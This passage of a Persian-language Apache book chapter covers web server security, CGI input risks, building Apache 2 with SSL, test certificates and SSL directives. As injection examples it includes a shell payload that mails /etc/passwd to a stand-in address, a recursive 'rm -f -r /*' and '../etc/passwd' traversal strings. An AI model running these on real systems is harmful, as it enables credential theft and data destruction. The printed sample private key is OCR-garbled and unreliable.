همانطور که قبلاً گفتیم، بیشتر سامانه عاملهای جدی مانند یونیکس، توانایی‌های کاربر را به یک سری عملهای به خصوص محدود می‌کنند. در اینجا به جزئیات کاری نداریم ولی در حالت کلی دو دسته کاربر نسبت به کارساز وب وجود دارند: داخلی و خارجی.

کاربران داخلی آنهایی هستند که درون سازمان مالک کارساز وب هستند (یا کاربرانی که دسترسی به کارساز برای به‌هنگام کردن محتوای آن دارند). البته این کاربران ممکن است در

¹ Password

² Superuser

سطوح مختلف دسترسی باشند ولی می خواهیم تفاوت بین کاربرانی که فقط دسترسی آنها در حد مرور صفحه‌ها است (کاربران خارجی) و کاربرانی که اجازه سطح بالاتری دارند، را مشخص کنیم. برای هر دو دسته کاربران باید امنیت را مورد توجه قرار دهیم ولی درباره کاربران خارجی باید با دقت بیشتری برخورد کنیم و آنها را تا حد امکان محدود کنیم. البته این بدین معنی نیست که کاربران داخلی افراد کم خطری هستند و به آنها کاملاً اطمینان داریم. در برخی موارد آنها می-توانند خطرناک‌تر از کاربران خارجی باشند.

در واقع با اتصال به اینترنت به هر کاربر اینترنتی اجازه می دهیم به کارساز ما دسترسی پیدا کند و هر چه که می‌خواهد به عنوان ورودی در صفحه کلید خود برای کارساز تایپ کند. این یک هشدار جدی است و ما می خواهیم که کاربران تنها به محدوده کوچکی که ما تعیین کرده‌ایم دسترسی داشته باشند. این خواسته مستلزم موارد زیر است:

- کاربران خارجی تنها باید به پرونده‌ها و برنامه‌هایی که مشخص کرده‌ایم دسترسی داشته باشند و نه بیشتر.

- کارساز نباید نسبت به حمله‌های زیرکانه مانند درخواست یک صفحه با یک نام به طول 1 MB (برای سرریز کردن بافر کارساز) یا به همراه نویسه‌های متفرقه (مانند ! ، # یا /) در نام صفحه و غیره، آسیب‌پذیر باشد. این سناریوها با برنامه‌نویسی درست و دقیق قابل پیشگیری هستند. راهکار آجایی برای جلوگیری از سرریز بافر، استفاده نکردن از بافرهای با طول ثابت به جز برای داده‌های ثابت است. دیگر موارد باید مورد به مورد و در برخی موارد پس از کشف رخنه امنیتی بررسی کرد.

متأسفانه یونیکس بر خلاف خواسته ما عمل می کند. اول این که درگاه استاندارد HTTP که ۸۰ است، تنها توسط کاربر root قابل باز کردن است (این یک دلیل تاریخی دارد: با این روش می خواستند کاربرانی که امکان ورود^۱ دارند ولی قابل اعتماد نیستند نتوانند این درگاه را باز کنند). بنابراین کارساز باید حداقل هنگام آغاز به کار به عنوان root اجرا شود که این خطرناک است.

مشکل دیگر آن است که پوسته‌های مختلفی در یونیکس وجود دارند که دستور غنی و پیچیده‌ای را پشتیبانی می کنند. این دستور پر از نکات ریز و ترفندهایی هستند که افراد متخصص می‌توانند از آنها سوءاستفاده کنند.

به عنوان مثال ممکن است بخواهیم فرمی را در قالب HTML به یک کاربر بفرستیم. رایانه وی دست‌نوشته را تفسیر کرده و فرم را در صفحه نمایش می دهد. وی فرم را پر کرده و دکمه Submit را می‌فشارد. ماشین وی داده‌ها را به کارساز می فرستد که در واقع یک URL را به همراه داده‌های پیوست ارائه می‌کند. هنگام برپایی کارساز، آن را چنان پیکربندی کرده‌ایم که فرستادن این URL موجب دست‌نوشته‌ای در کارساز می‌شود و این دست‌نوشته محتوای فرم را در یک پرونده برای استفاده بعدی ذخیره می‌کند. ممکن است بخشی از این دست‌نوشته به این صورت باشد:

¹ Login

۲. این یکی از معدود مواردی است که ویندوز بهتر از یونیکس عمل می کند. چرا که در آن نیازی به ابرکاربر بودن برای باز کردن درگاه ۸۰ نیست.

`echo "You have sent the following message: $MESSAGE"`

هدف آن است که ماشین ما یک پیام تأیید به کاربر بفرستد. اکنون اگر کاربر حيله گری باشد، ممکن است رشته زیر را به عنوان \$MESSAGE برای ما بفرستد:

```
`mail wolf@lair.com < /etc/passwd`
```

از آنجاکه کاراکترهای نقل قول () توسط پوسته به عنوان ضمیمه کردن دستور تعبیر می شوند، باعث فرستاده شدن محرمانه ترین پرونده ماشین یعنی پرونده passwd می شود. یا حتی ممکن است مهاجم دستور زیر را به کارساز بفرستد:

```
`rm -f -r /*`
```

که باعث نابودی کامل کارساز می شود!

۹-۲- راه کارهای امنیتی آپاچی

آپاچی سه مساله گفته شده را به صورت زیر حل می کند:

- هنگامی که آپاچی شروع به اجرا می کند، به شبکه وصل شده و کپی های زیادی را از خود ایجاد می کند. این کپی ها به سرعت سطح کاربری خود را به یک کاربر امن تر کاهش می دهند. در مثال ما (فصل دوم) کاربر مورد نظر، کاربر webuser از گروه webgroup است. فقط فرآیند اصلی با سطح کاربری root باقی می ماند، ولی فرآیندهای جدید درخواستهای شبکه را پاسخ می دهند. فرآیند اصلی هیچ گاه درخواستهای شبکه را پاسخ نمی دهد و فقط بر عملکرد فرآیندهای فرزند نظارت دارد و در صورت نیاز فرزند جدیدی را ایجاد می کند یا در صورت کاهش بار شبکه اجرای یکی را خاتمه می دهد.
- خروجی به پوسته ها به دقت بررسی برای وجود کاراکترهای خطرناک بررسی می شوند، ولی این روش مساله را به طور کامل حل نمی کند. نویسندگان دست-نوشته های CGI هم باید مواظب عدم وجود رخنه باشند.

برای مثال به دست نوشته ساده زیر توجه کنید:

```
#!/bin/sh
```

```
cat /somedir/$1
```

می توانید فرض کنید از این دست نوشته برای نشان دادن محتوای پرونده ای است که کاربر انتخاب کرده است. متأسفانه این دست نوشته دارای چند خطا است. بارزترین آنها وقتی است که مقدار \$1 برابر " ../etc/passwd " شود که باعث می شود کارساز پرونده /etc/passwd را نشان دهد! فرض کنید این خطا را برطرف شده (تجربه نشان داده است که کار ساده ای نیست)، آنگاه مساله دیگری در کمین است مقدار \$1 برابر " xx /etc/passwd " شود، آنگاه /somedir/xx و /etc/passwd هر دو نمایش داده خواهند شد. متأسفانه راه حل سریع و کاملی وجود ندارد. به هر حال اطمینان یافتن از این که ورودیهای دست نوشته فقط شامل کاراکترهای مورد نظر است نقطه شروع خیلی خوبی است.

کاربران داخلی مشکلات خودشان را دارند. مهمترین آنها این است که آنها دست نوشته های CGI برای صفحات خود می نویسند. در نصب معمولی آپاچی، کارساز مجوزهای کافی برای اجرای این دست نوشته ها ندارد. این مورد می تواند توسط suEXEC حل شود که در فصل ۹ به آن خواهیم پرداخت.

۹-۲-۱- SSL با آپاچی نسخه ۲

آپاچی از نسخه ۲ از SSL به طور مستقیم پشتیبانی می‌کند و نیازی به اعمال یک وصله اضافی نیست. البته برای این کار باید OpenSSL را از <http://www.openssl.org> دریافت کنید. هنگام مراجعه با این وبگاه با هشدار زیر مواجه می‌شوید که خواندنی است:

PLEASE REMEMBER THAT EXPORT/IMPORT AND/OR USE OF STRONG CRYPTOGRAPHY SOFTWARE, PROVIDING CRYPTOGRAPHY HOOKS OR EVEN JUST COMMUNICATING TECHNICAL DETAILS ABOUT CRYPTOGRAPHY SOFTWARE IS ILLEGAL IN SOME PARTS OF THE WORLD. SO, WHEN YOU IMPORT THIS PACKAGE TO YOUR COUNTRY, RE-DISTRIBUTE IT FROM THERE OR EVEN JUST EMAIL TECHNICAL SUGGESTIONS OR EVEN SOURCE PATCHES TO THE AUTHOR OR OTHER PEOPLE YOU ARE STRONGLY ADVISED TO PAY CLOSE ATTENTION TO ANY EXPORT/IMPORT AND/OR USE LAWS WHICH APPLY TO YOU. THE AUTHORS OF OPENSSEL ARE NOT LIABLE FOR ANY VIOLATIONS YOU MAKE HERE. SO BE CAREFUL, IT IS YOUR RESPONSIBILITY.

حال به شاخه منبع آپاچی برمی‌گردیم و آن را کاملاً خالی می‌کنیم. در شاخه `/usr/src/apache` پرونده `httpd-2_0_28-beta.tar` و شاخه `httpd-2_0_29` را داریم. شاخه را حذف کرده و آن را دوباره می‌سازیم:

```
rm -r httpd-2_0_28
tar xvf httpd-2_0_28_beta.tar
cd httpd-2_0_28
```

برای ساخت مجدد آپاچی به همراه پشتیبانی SSL:

```
./configure --with-layout=GNU --enable-ssl --with-ssl=<path to ssl source> --
prefix=/usr/local
make
make install
```

در نتیجه پرونده اجرایی `httpd` در زیرشاخه `bin` تحت مسیر `Prefix` ساخته می‌شود. چند پرونده FAQ (پرسش‌های متداول و پاسخها) مفید در www.openssl.org/faq.html و http://httpd.apache.org/docs-2.0/ssl/ssl_faq.html وجود دارد.

۹-۲-۱- پرونده پیکربندی

در شاخه `site.ssl/apache_2` پرونده پیکربندی مطابق ذیل وجود دارد:

```
User webserv
Group webserv
```

```
LogLevel notice
LogFormat "%h %l %t \"%r\" %s %b %a %{user-agent}i %U" sidney
```

```
#SSLCacheServerPort 1234
#SSLCacheServerPath /usr/src/apache/apache_1.3.19/src/modules/ssl/gcache
SSLSessionCache dbm:/usr/src/apache/apache_1.3.19/src/modules/ssl/gcache
SSLCertificateFile /usr/src/apache/apache_1.3.19/SSLconf/conf/new1.cert.cert
SSLCertificateKeyFile /usr/src/apache/apache_1.3.19/SSLconf/conf/privkey.pem
```

```
SSLVerifyClient 0
SSLSessionCacheTimeout 3600
```

```
Listen 192.168.123.2:80
Listen 192.168.123.2:443
```

```
<VirtualHost 192.168.123.2:80>
SSLEngine off
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/site.ssl/apache_2/logs/error_log
CustomLog /usr/www/APACHE3/site.ssl/apache_2/logs/butterthlies_log sidney
</VirtualHost>
```

```
<VirtualHost 192.168.123.2:443>
SSLEngine on
ServerName sales.butterthlies.com
```

```
DocumentRoot /usr/www/APACHE3/site.virtual/htdocs/salesmen
ErrorLog /usr/www/APACHE3/site.ssl/apache_2/logs/error_log
CustomLog /usr/www/APACHE3/site.ssl/apache_2/logs/butterthlies_log sidney
```

```
<Directory /usr/www/APACHE3/site.virtual/htdocs/salesmen>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
Require group cleaners
</Directory>
</VirtualHost>
```

مقدار تعدادی از این دیرکتیوها باید تغییر کند که شاید کمی ملال آور باشد. البته در دنیای واقعی لازم نیست هر روز نسخه آپاچی را تغییر داد. تنها مورد عجیب آن است که اگر SSLSessionCache به مقدار none (که همان پیش فرض است) مقداردهی شود یا کاملاً حذف شود، مرورگر قادر به پیدا کردن کارساز نخواهد بود.

۹-۲-۱-۲ متغیرهای محیطی

این پیمانه اطلاعات زیادی درباره SSL و وضعیت فعلی برای محیطهای SSI و CGI فراهم می‌کند. متغیرها در جدول ۷-۱ لیست شده‌اند. البته گفتنی است که برای رعایت سازگاری رو به عقب، برخی متغیرها با دو نام در دسترس هستند.

جدول ۷-۱. متغیرهای محیطی در آپاچی v2 برای SSL

| Variable | Value type | Description |
|-----------------------|------------|---|
| HTTPS | flag | از HTTPS استفاده می‌شود |
| SSL_PROTOCOL | string | نسخه قرارداد (SSL v2, SSL v3, TLS v1) |
| SSL_SESSION_ID | string | The hex-encoded SSL session ID |
| SSL_CIPHER | string | نام رمزنگاری به کار رفته |
| SSL_CIPHER_EXPORT | string | True، اگر رمزنگاری مورد استفاده صادراتی باشد. |
| SSL_CIPHER_USEKEYSIZE | number | تعداد بیت‌های واقعی به کار رفته در رمزنگاری |
| SSL_CIPHER_ALGKEYSIZE | number | تعداد بیت‌های قابل استفاده در رمزنگاری |
| SSL_VERSION_INTERFACE | string | نسخه برنامه mod_ssl |

| | | |
|------------------------|--------|---|
| SSL_VERSION_LIBRARY | string | نسخه برنامه OpenSSL |
| SSL_CLIENT_M_VERSION | string | شماره نسخه گواهی ¹ کارخواه |
| SSL_CLIENT_M_SERIAL | string | شماره سریال گواهی کارخواه |
| SSL_CLIENT_S_DN | string | Subject DN در گواهی کارخواه |
| SSL_CLIENT_S_DN_x509 | string | Component of client's Subject DN, where x509 is a component of an X509 DN |
| SSL_CLIENT_I_DN | string | DN تأیید کننده ² گواهی کارخواه |
| SSL_CLIENT_I_DN_x509 | string | Component of client's Issuer DN, where x509 is a component of an X509 DN |
| SSL_CLIENT_V_START | string | اعتبار گواهی کاربر (زمان شروع) |
| SSL_CLIENT_V_END | string | اعتبار گواهی کاربر (زمان پایان) |
| SSL_CLIENT_A_SIG | string | الگوریتم مورد استفاده در امضای گواهی کارخواه |
| SSL_CLIENT_A_KEY | string | الگوریتم مورد استفاده در کلید عمومی گواهی کارخواه |
| SSL_CLIENT_CERT | string | گواهی کارخواه با کدگذاری PEM |
| SSL_CLIENT_CERT_CHAINn | string | گواهیهای کدگذاری شده PEM در زنجیره گواهی کاربر |
| SSL_CLIENT_VERIFY | string | نتیجه NONE, SUCCESS, GENEROUS, or FAILED: |
| SSL_SERVER_M_VERSION | string | شماره نسخه گواهی کارساز |
| SSL_SERVER_M_SERIAL | string | شماره سریال گواهی کارساز |
| SSL_SERVER_S_DN | string | Subject DN در گواهی کارساز |
| SSL_SERVER_S_DN_x509 | string | Component of server's Subject DN, where x509 is a component of an X509 DN |
| SSL_SERVER_I_DN | string | DN تأیید کننده گواهی کارساز |
| SSL_SERVER_I_DN_x509 | string | Component of server's Issuer DN, where x509 is a component of an X509 DN |
| SSL_SERVER_V_START | string | اعتبار گواهی کارساز (زمان شروع) |
| SSL_SERVER_V_END | string | اعتبار گواهی کارساز (زمان پایان) |
| SSL_SERVER_A_SIG | string | الگوریتم مورد استفاده در امضای گواهی کارساز |
| SSL_SERVER_A_KEY | string | الگوریتم مورد استفاده در کلید عمومی |

¹ Certificate

² Issuer

| | | |
|-----------------|--------|---|
| SSL_SERVER_CERT | string | گواهی کارساز گواهی کارساز با کدگذاری PEM |
|-----------------|--------|---|

۹-۲-۲- ساخت یک گواهی آزمایشی

بدون در نظر گرفتن نسخه آپاچی مورد استفاده، شما نیاز به یک گواهی آزمایشی دارید. به شاخه `./src` رفته و دستور زیر را وارد کنید:

```
% make certificate
```

از شما درباره هویت و آدرس پرسشهایی می‌شود:

```
ps > /tmp/ssl-rand; date >>> /tmp/ssl-rand; RANDFILE=/tmp/ssl-rad /usr/local/ssl/
bin/openssl req -config ../SSLconf/conf/ssleay.cnf -new -x509 -nodes -out ../
SSLconf/conf/httpsd.pem -keyout ../SSLconf/conf/httpsd.pem; ln -sf httpsd.pem ../
SSLconf/conf/httpsd.pem
x509 -noout -hash <
../SSLconf/conf/httpsd.
pem'.0; rm /tmp/ssl-rand
Using configuration from ../SSLconf/conf/ssleay.cnf
Generating a 1024 bit RSA private key
.....++++++
.....++++++
writing new private key to '../SSLconf/conf/httpsd.pem'
```

You are about to be asked to enter information that will be incorporated into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.

There are quite a few fields but you can leave some blank

For some fields there will be a default value,

If you enter '.', the field will be left blank.

Country Name (2 letter code) [GB]:US

State or Province Name (full name) [Some-State]:Nevada

Locality Name (eg, city) []:Hopeful City

Organization Name (eg, company; recommended) []:Butterthlies Inc

Organizational Unit Name (eg, section) []:Sales

server name (eg. ssl.domain.tld; required!!!) []:sales.butterthlies.com

Email Address []:sales@butterthlies.com

ورودیهای شما به صورت پررنگ (bold) در مثال بالا نشان داده شده است. تنها موردی که باید دقیق وارد کنید، نام کارساز است که باید نام دامنه کامل (FQDN) کارساز را وارد کنید. این کار برای آن است که کاربر بتواند واریسی کند که آیا این آدرس مطابق همان آدرسی است که درخواست کرده بود. برای مشاهده نتیجه به شاخه `./src` مراجعه کرده و به شاخه `./SSLConf/conf` مراجعه نمایید. شما باید چیزی شبیه ذیل (نه دقیقاً مانند آن) در پرونده `httpsd.pem` مشاهده نمایید:

```
-----BEGIN RSA PRIVATE KEY-----
```

```
MIICXAIBAKBgQDBpDjpJQxvcPRdhNOflTOCyQp1Dhg0kBruGAHIwxYYHdlM/z6k
pi8EJFvkoYdesTVzM+6iABObk9fzvnG5apxy8aB+byoKZ575ce2Rg43i3KNTXY+
RXUzy/5Hil0JLx/oCESGKt5W/xd8G/xoKR5Qe0P+1hgjASF2p97NuhUOQIDAQAB
AoGALih4DiZXFcoEaP2DLdBCaHGT1hfHuU7q4pbi2CFkQZMU0jgPz140psKCa7I
6T6yxfi0TVG5wMWdu4r+Jp/q8ppQ94MUB5oOKSb/Kv2vsZ+T0ZCBnpzt1eia9ypX
ELTZhngFGkuq7mHNGIMyvilcq6Oct+gxd9omPsd53W0th4ECQQDmyHpparrtaVlw8
aGXbtzLxp14Bq5RG9Ro1eibhXId3sHkiKFKDAUEjzkMGzUm7Y7DLbCOD/hdFV6V+
pjwCyNgDAkeA1szPPD4eB/tuqCTZ+2nxcR6YqpUkT9FPBAV9Gwe7Svbc0yu/nyy
bpy2fcuWJG123UpWScyBEBR/z34Ei3EwJBALdw8YVilHT9iIH9 fCt93mKCrov
JSyF1PB/CRqnTyK/bmUlij/ub+qg4YqS8dvgHL0NVumrBdpTgbO69QaEDvsCODVe
P6MNH/MFwnGehlZr9SQO4QeI9L0sIoCjSGod2qf+e8pDEduD2vsmXvDUWkcxYzoV
```

```

Eufc/qMqrnHPZVrhhecCQCp6nb5Aku2dbhX+TdYOZZDoRE2mkykjWdK+B22C2/4
C5VTb4CUFd6 ukDVMT2d0/SiAVHBEI2dR8Vw0G7hJPY=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICvTCCAiYCAQAwDQYJKoZIhvcNAQEEBQAwYxZzAJBgNVBAYTAiVMTMO8wDOYD
VQOIEwZOXZzhZGExFTATBgNVBACTEhvcGVmdWwgQ210eTEZMBcGA UEChMQOnV0
dGVydGhsaWVzIEluYzEOMAwGA1UECXMfU2FsZXMxHTAbBgNVBAMTFHd3dy5idXR0
ZXJ0aGxpZXMuY29tMSUwIwYJKoZIhvcNAQkBFhZzYWxl0BidXR0ZXJ0aGxpZXMu
Y29tMB4XDTk4MDgyNjExNDUwNFoXDTIwMDkyNTExNDUwNFowYxZzAJBgNVBAYT
A1VMTMO8wDOYDVOQIEwZOXZzhZGExFTATBgNVBACTEhvcGVmdWwgQ210eTEZMBcG
A1UEChMQOnV0dGVydGhsaWVzIEluYzEOMAwGA1UECXMfU2FsZXMxHTAbBgNVBAMT
FHd3dy5idXR0ZXJ0aGxpZXMuY29tMSUwIwYJKoZIhvcNAQkBFhZzYWxl0BidXR0
ZXJ0aGxpZXMuY29tMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKgODBpDjpJQxv
cPRdhNOjITOCyOpIDhg0kBruGAHwxxYYHdIM/z6kpi8EJFvkoYdesTVzM+6iABQ
bk9fzvmG3apxy8aB+byoKZ575ce2Rg43i3KNTXY+RXUzy/5HiiL0JtX/oCESGKt5
W/xd8G/xokR5Qe0P+1hgjASF2p97NUhtOQIDAQABMA0GCSqGSIb3DQEBAQUAA4GB
AlrOjOjQTeOHXBS+zcXy9OWpgefixI5GOBg6VWIRlhthEtYDSdyNg9hrAT/TGUwd
Jm/wjhGLID7wPx6c0mR/xsoWw0Eva2hIQJhDhwmmXkIF3M55ZA3CJg0/qb8smeTx
7kM1LoxQjZL0bg61Av3WG/TuGqYshpE09eu77ANLngp
-----END CERTIFICATE-----

```

این بیشتر یک گواهی غیر معمولی است زیرا کلید خصوصی ما را با گواهی ترکیب کرده است. ممکن است شما بخواهید که آنها را جدا کرده و کلید خصوصی را تنها در اختیار root قرار دهید. همچنین گواهی توسط خود ما امضا شده که البته این به خاطر آزمایشی بودن گواهی است. در دنیای واقعی، تعدادی سازمانهای معتبر وجود دارند که گواهی‌ها را امضا و تأیید می‌کنند. این گواهی همچنین بدون اسم رمز است، در غیر این صورت httpsd در هنگام شروع به کار آن را خواهد پرسید. به نظر می‌رسد استفاده از اسم رمز ایده خوبی نباشد، زیرا مانع بالا آمدن کارساز به صورت خودکار می‌شود ولی اگر می‌خواهید خودتان یک گواهی بسازید که شامل یک اسم رمز باشد، Makefile را ویرایش کرده، بخش "certificate:" را پیدا کرده و گزینه nodes- را حذف کنید، و مانند قبل ادامه دهید (توجه کنید که اگر Configuration را دوباره اجرا کردید، Makefile را دوباره باید ویرایش کنید). یا می‌توانید روال زیر را دنبال کنید که می‌تواند برای هنگامی که از یکی از مسئولین صدور گواهی^۱ درخواست گواهی می‌کنید، مفید باشد. به رفته و وارد کنید: /SSLConf/conf

```
% openssl req -new -outform PEM> new.cert.csr
```

```
...
writing new private key to 'privkey.pem'
enter PEM pass phrase:
```

اسم رمز خود را وارد کرده و به پرسشها مانند قبل پاسخ دهید. همچنین از شما درخواست اسم رمز چالشی^۲ خواهد شد که ما "swan" را به کار می‌بریم. در نتیجه یک درخواست گواهی امضا شده^۳ که شامل اسم رمز و اطلاعات هویتی شما است که با کلید خصوصی شما رمز شده است. این موارد برای گرفتن یک گواهی کارساز لازمند. سپس این درخواست را به یک CA طبق انتخاب خودتان می‌فرستید.

به هر حال اگر بخواهید اسم رمز را برای راحتی در بالا آمدن آپاچی حذف کنید، به صورت زیر عمل کنید:

¹ Certificate Authority (CA)

² Challenge password

³ Certificate Signing Request (CSR) certification authority

```
% openssl rsa -in privkey.pem -out privkey.pem
```

البته باید اسم رمز را نیز وارد کنید. به هر صورت درخواست را به یک درخواست امضا شده تبدیل می کنید:

```
% openssl x509 -in new1.cert.csr -out new1.cert.cert -req -signkey  
privkey.pem
```

همان طور که قبلاً گفته شد، بهتر است مجوزهای دسترسی به این پرونده را محدود به root کنید:

```
chmod u=r,go= privkey.pem
```

شما اکنون یک نسخه امن آپاچی (httpsd)، یک گواهی (new1.cert.cert) و یک درخواست امضا شده گواهی (new1.cert.csr) و یک (privkey.pem) در اختیار دارید.

۹-۲-۳- تهیه گواهی کارساز

اگر می خواهید یک گواهی معتبر تهیه کنید، باید به یکی از سازمانهای زیر مراجعه نمایید:

Resellers at <http://resellers.tucows.com/products/>
Thawte Consulting, at <http://www.thawte.com/certs/server/request.html>
CertiSign Certificadora Digital Ltda., at <http://www.certisign.com.br>
IKS GmbH, at <http://www.iks-jena.de/produkte/ca/>
BelSign NV/SA, at <http://www.belsign.be>
Verisign, Inc. at <http://www.verisign.com/guide/apache>
TC TrustCenter (Germany) at
http://www.trustcenter.de/html/Produkte/TC_Server/855.htm
NLsign B.V. at <http://www.nlsign.nl>
Deutsches Forschungsnetz at <http://www.pca.dfn.de/dfnpca/certify/ssl/>
128i Ltd. (New Zealand) at <http://www.128i.com>
Entrust.net Ltd. at <http://www.entrust.net/products/index.htm>
Equifax Inc. at <http://www.equifax.com/ebusinessid/>
GlobalSign NV/SA at <http://www.GlobalSign.net>
NetLock Kft. (Hungary) at <http://www.netlock.net>
Certplus SA (France) at <http://www.certplus.com>

البته در ایران می توانید به شرکت امن/فزار گستر شریف <http://www.parssign.com>

مراجعه نمایید.

۹-۲-۴- ذخیره گاه نهانی نشستهای سراسری

SSL از یک کلید نشست برای امن کردن هر اتصال استفاده می کند. در آغاز اتصال گواهیها بررسی شده و روی کلید نشست توافق انجام می شود (البته به علت استفاده از رمزنگاری کلید عمومی این کلید تنها در اختیار کارساز و کارخواه است). این یک فرآیند زمانبر است، بنابراین Apache-SSL و کارخواه می توانند برای استفاده مجدد از کلیدهای نشست توافق کنند. متأسفانه از آنجا که آپاچی از مدل اجرایی چند-فرآیندی استفاده می کند، تضمینی وجود ندارد که اتصال بعدی کارخواه از همان فرآیند قبلی استفاده کند. بنابراین لازم است که اطلاعات نشست در یک ذخیره گاه که بر اختیار همه فرآیندهای Apache-ssl باشد، ذخیره شود. این وظیفه برنامه gcache است که رفتار آن توسط دیرکتیوهای SSLCacheServerPort، SSLCacheServerPath، SSLCacheServerPort، SSLCacheServerPath است که رفتار آن توسط دیرکتیوهای SSLSessionCache و SSLSessionCacheTimeout در آپاچی نسخه ۲ که بعداً در این فصل توضیح داده می شوند، کنترل می شود.

۹-۲-۵- دیرکتیوهای SSL

در این بخش دیرکتیوهای SSL موجود در آپاچی نسخه ۲ که برای پیکربندی SSL لازم هستند توضیح داده می‌شوند.

SSLRequireSSL

SSLRequireSSL
Server config, .htaccess, virtual host, directory
Apache v1.3, v2

این دیرکتیو نیاز به SSL دارد و می‌تواند در بخشهای <Directory> برای حفاظت از غیرفعال شدن سهوی SSL بکار رود. در صورت عدم استفاده از SSL با وجود این دیرکتیو، دسترسی منع می‌شود.

SSLSessionCacheTimeout

SSLSessionCacheTimeout time_in_seconds
Server config, virtual host
Available in Apache v 1.3, v2

هنگامی که برای اولین بار کارخواه به کارساز متصل می‌شود، کلید نشست تولید می‌شود. این دیرکتیو مدت زمان اعتبار این کلید در ذخیره‌گاه نهانی بر حسب ثانیه بیان می‌کند. مقادیر کمتر امن‌تر هستند ولی باعث کندتر شدن می‌شوند. زیرا پس از منقضی شدن کلید، باید از نو کلیدی تولید شود. به دلایل متعدد سررسیدهای یک ساعته کاملاً امن هستند، به عنوان مثال:
SSLSessionCacheTimeout 3600

SSLCACertificatePath

SSLCACertificatePath directory
Server config, virtual host
Available in Apache v 1.3, v2

این دیرکتیو مسیر شاخه‌ای که گواهیهای CA نگهداری می‌شود را مشخص می‌کند. این گواهیها باید در قالب PEM باشند.

SSLCACertificateFile

SSLCACertificateFile filename
Server config, virtual host
Available in Apache v 1.3, v2

اگر شما گواهیهای تأیید شده از طرف تنها یک CA را می‌پذیرید، از این دیرکتیو به جای SSLCACertificatePath برای مشخص کردن تنها پرونده گواهی استفاده کنید.

در آپاچی نسخه ۲ با این دیرکتیو می‌توان پرونده‌ای که شامل گواهی همه CA مورد قبول است، را مشخص کرد. این پرونده به طور ساده الحاق شده پرونده‌های مختلف گواهی در قالب PEM است.

SSLCertificateFile

SSLCertificateFile filename
Config outside <Directory> or <Location> blocks
Available in Apache v 1.3, v2

این دیرکتیو پرونده حاوی گواهی شما را مشخص می‌کند. این پرونده با فرمت^۱ DER و به صورت ASCII کد شده است. اگر پرونده با اسم رمز رمز شده باشد، اسم رمز پرسیده می‌شود. در آپاچی نسخه ۲ این پرونده می‌تواند به صورت انتخابی حاوی کلید خصوصی RSA و یا DSA باشد. این دیرکتیو می‌تواند دو بار برای مشخص کردن گواهیهای مبتنی بر RSA و DSA به کار رود.

SSLCertificateKeyFile

SSLCertificateKeyFile filename
Config outside <Directory> or <Location> blocks
Available in Apache v 1.3, v2

این دیرکتیو کلید خصوصی گواهی شما را مشخص می‌کند. اگر کلید با یک گواهی ترکیب نشده باشد، از این دیرکتیو برای اشاره به پرونده کلید استفاده کنید. اگر نام پرونده با / شروع می‌شود، مسیر را به صورت مطلق مشخص می‌کند، در غیر این صورت نسبت به ناحیه پیش‌فرض گواهی که معمولاً /usr/local/ssl/private یا <wherever you told ssl to install>/private آدرس‌دهی می‌شود.

مثالها

```
SSLCertificateKeyFile /usr/local/apache/certs/my.server.key.pem  
SSLCertificateKeyFile certs/my.server.key.pem
```

در آپاچی نسخه ۲ می‌توان این دیرکتیو را دو مرتبه برای مشخص کردن گواهیهای مختلف کارساز در مبتنی بر RSA و DSA به صورت موازی، استفاده کرد.

SSLVerifyClient

SSLVerifyClient level
Default: 0
Server config, virtual host, directory, .htaccess
Available in Apache v 1.3, v2

این دیرکتیو می‌تواند هم به ازای کارساز یا به ازای شاخه استفاده شود. در حالت اول فرآیند احراز هویت کاربر را در هنگام برقراری اتصال کنترل می‌کند. در حالت دوم مذاکره مجدد را پس

¹ Distinguished Encoding Rules

از دریافت درخواست HTTPS و قبل از ارسال پاسخ اجبار می‌کند. این دیرکتیو آنچه که از کارسازان انتظار می‌رود را مشخص می‌کند. در آپاچی نسخه ۱،۳ با عدد ۰ و در آپاچی نسخه ۲ با کلید واژه مشخص می‌شود:

0 یا 'none'

گواهی مورد نیاز نیست.

1 یا 'optional'

کارخواه ممکن است گواهی معتبر ارائه کند.

2 یا 'require'

کارخواه باید گواهی معتبر ارائه کند.

3 یا 'optional_no_ca'

کارخواه ممکن است گواهی معتبر ارائه کند، ولی لازم نیست که از سوی یک مرکز معتبر (که کارساز یک گواهی از آن نگهداری می‌کند) تأیید شده باشد. در عمل بیشتر سطوح 0 و 2 مفید هستند.

SSLVerifyDepth

SSLVerifyDepth depth
Server config, virtual host
Default (v2) 1
Available in Apache v 1.3, v2

در عمل یک گواهی که از طرف یک CA تأیید می‌شود، ممکن است که اعتبار آن CA هم منوط به اعتبار یک CA دیگر باشد و همین طور تا یک گواهی ریشه. این دیرکتیو حداکثر طول این زنجیر را مشخص می‌کند. عکس‌العمل کارساز در صورت فراتر رفتن از طول مشخص شده توسط دیرکتیو SSLVerifyClient مشخص می‌شود. معمولاً به گواهی‌هایی که توسط CA مورد اعتماد شما تأیید شده‌اند، اعتماد دارید، بنابراین به طور پیش‌فرض طول آن برابر ۱ است.

SSLPassPhraseDialog

SSLPassPhraseDialog type
Default: builtin
Server config
Apache v2 only

هنگام آغاز به کار آپاچی باید چندین پرونده گواهی و کلید خصوصی مربوط به کارسازهای مجازی را بخواند (به دیرکتیوهای SSLCertificateFile و SSLCertificateKeyFile مراجعه کنید). پرونده‌های کلید خصوصی معمولاً رمز شده هستند و بنابراین آپاچی نیاز به پرسیدن اسم رمز رمزگشایی این پرونده‌ها دارد. این پرسش می‌تواند به دو روش انجام شود که با type مشخص می‌شود:

builtin

این مقدار پیش‌فرض است و از یک دیالوگ تعاملی در هنگام آغاز به کار استفاده می‌کند.

راهبر باید اسم رمز هر پرونده رمز شده را وارد کند. از آنجایی که ممکن است از یک اسم رمز یکسان برای همه پرونده‌ها استفاده شده باشد، سعی می‌شود قبل از پرسیدن، اسم رمز قبلی برای پرونده‌هایی که باز نشده‌اند، امتحان شود.

exec:/path/to/program

